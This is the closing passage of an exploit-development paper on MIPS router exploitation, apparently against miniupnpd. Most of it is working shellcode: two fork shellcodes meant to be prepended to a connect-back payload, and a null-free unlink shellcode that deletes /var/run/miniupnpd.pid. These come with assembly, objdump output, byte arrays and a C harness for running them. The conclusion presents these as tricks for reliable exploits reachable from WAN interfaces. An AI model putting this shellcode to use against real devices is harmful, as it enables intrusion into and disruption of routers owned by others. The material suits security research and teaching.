4.2.1 Writing Fork Shellcode

crash the parent version

```
.section .text
.globl __start
.set noreorder

__start:
loc:    li $v0, 4002            # set syscall as fork
        syscall 0x40404         # call the syscall with a null free trick
        bgtz $v0, loc           # if parent, jump the location, remember changing the
                                # address with a smaller value, while writing the shellcode
                                # otherwise it keeps forking.
```

hang the parent version

```
.section .text
.globl __start
.set noreorder

__start:
      li $s1, -1                    # s1 = -1
loc:  li $a0, 9999                  # loop starts
      li $v0, 4166                  # set syscall as nanosleep
      syscall 0x40404               # syscall
      bgtz $s1, loc                 # branch if s1 > 0
      li $s1, 4141                  # s1 = 4141

      li $v0, 4002                  # set syscall as fork
      syscall 0x40404               # call the syscall with a null free trick
      bgtz $v0, loc                 # if parent,  jump the sleep loop.
```

Chose one of them and obtain opcodes by assembling and using objdump.

- as -EB fork.asm -o fork.out
- objdump -d fork.out

```
root@debian-mips:~# as -EB forknexec.asm -o fork.out
root@debian-mips:~# objdump -d fork.out

fork.out:     file format elf32-tradbigmips


Disassembly of section .text:

00000000 <__start>:
   0:   24 11 ff ff                                              $...

00000004 <abc>:
   4:   2404270f        li      a0,9999
   8:   24021046        li      v0,4166
   c:   0101010c        syscall 0x40404
  10:   1e20fffc        bgtz    s1,4 <abc>
  14:   2411102d        li      s1,4141
  18:   24020fa2        li      v0,4002
  1c:   0101010c        syscall 0x40404
  20:   1c40fff8        bgtz    v0,4 <abc>
  24:   00000000        nop
        ...
root@debian-mips:~#
```

Change the last line “1c40fff8" with “1c40ff01” or something similar. Then add the fork shellcode at the beginning of the connect back shellcode.

4.2.1 Writing Unlink Shellcode (bonus section)

This bonus section aims to explain how to use strings in a MIPS shellcode by writing an unlink shellcode. Two obvious challenges appear while writing an unlink shellcode. One of them is that it must be null free and the other one is dynamically loading the file path string's address into a register. It looks easier to explain it on the assembly.

```
.section .text
.globl __start
.set noreorder

__start:
        li $a2, 0x555                   # a2 = 0x555 (a random positive number)
p:      bltzal $a2, p                   # save return address to RA and jump itself
        slti $a2, $zero, -1             # a2 = -1 (second run of bltzal won't jump)
        addu $sp, $sp, -32              # reserve some space
        addu $a0, $ra, 4097             # calculate the address of the string relative to RA
        addu $a0, $a0, -4065            # add and sub avoid 00
        sw $a0, -24($sp)                # store the address in stack
        sw $zero, -20($sp)              #
        addu $a1, $sp, -24              # prepare the syscall parameter
        li $v0, 4010                    # set syscall as unlink
        syscall 0x40404                 # call the syscall with a null free trick
sc:
        .byte 0x2f,0x76,0x61,0x72,0x2f,0x72,0x75,0x6e,0x2f,0x6d,0x69,0x6e,
0x69,0x75,0x70,0x6e,0x70,0x64,0x2e,0x70,0x69,0x64               # /var/run/miniupnpd.pid
```

To obtain opcodes assemble and use objdump.

- as -EB unlinksc.asm -o unlinksc.out
- objdump -d unlinksc.out

```
root@debian-mips:~# as -EB unlinksc.asm -o unlinksc.out
root@debian-mips:~# objdump -d unlinksc.out

unlinksc.out:     file format elf32-tradbigmips


Disassembly of section .text:

00000000 <__start>:
   0:   24 06 05 55                                              $..U

00000004 <p>:
   4:   04d0ffff        bltzal  a2,4 <p>
   8:   2806ffff        slti    a2,zero,-1
   c:   27bdffe0        addiu   sp,sp,-32
  10:   27e41001        addiu   a0,ra,4097
  14:   2484f01f        addiu   a0,a0,-4065
  18:   afa4ffe8        sw      a0,-24(sp)
  1c:   afa0ffec        sw      zero,-20(sp)
  20:   27a5ffe8        addiu   a1,sp,-24
  24:   24020faa        li      v0,4010
  28:   0101010c        syscall 0x40404

0000002c <sc>:
  2c:   2f766172        sltiu   s6,k1,24946
  30:   2f72756e        sltiu   s2,k1,30062
  34:   2f6d696e        sltiu   t5,k1,26990
  38:   6975706e        0x6975706e
  3c:   70642e70        0x70642e70
  40:   69640000        0x69640000
        ...
root@debian-mips:~#
```

Create the file /var/run/miniupnpd.pid test the shellcode.

```
#include <stdio.h>

char sc[] = {
        "\x24\x06\x05\x55"      // li $a2, 0x555
        "\x04\xd0\xff\xff"      // bltzal a2,400094 <p>
        "\x28\x06\xff\xff"      // slti    a2,zero,-1
        "\x27\xbd\xff\xe0"      // addiu           sp,sp,-32
        "\x27\xe4\x10\x01"      // addiu a0,ra,4097
        "\x24\x84\xf0\x1f"              // addiu a0,a0,-4065
        "\xaf\xa4\xff\xe8"      // sw a0,-24(sp)
        "\xaf\xa0\xff\xec"      // sw     zero,-20(sp)
        "\x27\xa5\xff\xe8"      // addiu a1,sp,-24
        "\x24\x02\x0f\xaa"      // li       v0,4010
        "\x01\x01\x01\x0c"      // syscall          0x40404
        "\x2f\x76\x61\x72"      // sltiu   s6,k1,24946
```

```
        "\x2f\x72\x75\x6e"      // sltiu   s2,k1,30062
        "\x2f\x6d\x69\x6e"      // sltiu   t5,k1,26990
        "\x69\x75\x70\x6e"      // 0x6975706e
        "\x70\x64\x2e\x70"      // 0x70642e70
        "\x69\x64"              // 0x6964
        };

void main(void)
{
     void(*s)(void);
     printf("Size: %d\n", sizeof(sc));
     s = sc;
     s();
}
```

5. CONCLUSION

To conclude, although security features of routers are not evolved compared to desktop or server operating systems, embedded MIPS has it's own challenges due to the restrictions of the environment. The paper showed which methods and tricks could be used to write reliable exploits for routers and it worths the pain especially for the vulnerabilities which are exploitable from WAN interfaces.

6. References

1. http://www.mrc.uidaho.edu/mrc/people/jff/digital/MIPSir.html
2. http://www.devttys0.com/2012/10/exploiting-a-mips-stack-overflow/
3. http://www.devttys0.com/2013/10/mips-rop-ida-plugin/
4. http://logos.cs.uic.edu/366/notes/mips%20quick%20tutorial.htm
5. http://wiki.qemu.org/Documentation/Networking
6. https://www.viris.si/2013/12/miniupnpd-analysis-and-exploitation/?lang=en
7. http://shell-storm.org/shellcode/files/shellcode-794.php